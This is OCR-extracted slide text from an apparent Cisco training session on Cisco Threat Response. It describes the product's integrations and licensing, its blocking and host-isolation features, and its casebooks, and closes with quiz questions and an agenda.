
AMP4E
- Orbital
- Device Trajectory

Talos
- Threat Intelligence

Cisco Threat Response



SecOps



Cisco Threat Response

SecOps

EPP

NGIPS

DNS Security

Etc

File Analysis

Domain reputation

IP reputation

Etc

EPP logs

NGIPS logs

DNS logs

Etc

Cisco Threat Response

Automates & orchestrates across all Cisco security products using a single UI

Focused on automating security operations functions – detection, investigation, and remediation

Included free as part of Cisco's security product licenses

Cisco Threat Response – How to get it?
Probably, you have it already

CTR


You're already entitled to Threat Response if you have...

- Cisco AMP for Endpoints
- Cisco Threat Grid
- Cisco Umbrella
- Cisco Email Security (SMA 12.0)
- Cisco NGFW/ NGIPS (FTD 6.3 and higher)

- Details on how to integrate your Deployment will be discussed later today

Cisco Threat Response
Recap


CTR



CTR answers questions faster

CTR


- Learn more about observables with Unknown dispositions
- See how they affect my organization
- Get the details of programs executing



CTR blocks and unblocks domains

CTR


- Execute a block directly from Cisco Threat Response
- Block is effected in Cisco Umbrella
- API integration to block and unblock



CTR blocks and unblocks file executions

CTR


- Execute block from Cisco Threat Response
  - Block is effected in Cisco AMP for Endpoints
  - And, via AMP Unity feature: NGFW, WSA, ESA, etc
- API integration to block and unblock



CTR host isolation

CTR


- Execute host isolation from Cisco Threat Response to every endpoint where AMP for Endpoint is installed
- API integration to start and stop isolation



CTR documents & shares an analysis

CTR

- Casebooks
- Available across multiple products
  - Officially integrated products
  - Non-integrated but web accessible products
- Notes and observables for workflow continuity
- Immediate access to
  - Verdicts
  - Response actions



Cisco Threat Response Demo

It’s Quiz Time: AMP Threat Hunting Tools

Would a customer be able to purchase TALOS?
True or False?

It’s Quiz Time: AMP Threat Hunting Tools

Would a customer be able to purchase CTR?
True or False?

Suggested Session

- Behind the Perimeter: Fighting Advanced Attackers
  - BRKSEC-2047, Wednesday, 08:30 – 10:00
- Cisco Security Integrations in The Hive SOC Operations Tool
  - BRKSEC-3450, Wednesday, 08:30 – 10:30
- Threat Hunting and Incident Response with Cisco Threat Response
  - BRKSEC-2433, Thursday, 08:30 – 10:30

Agenda

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management

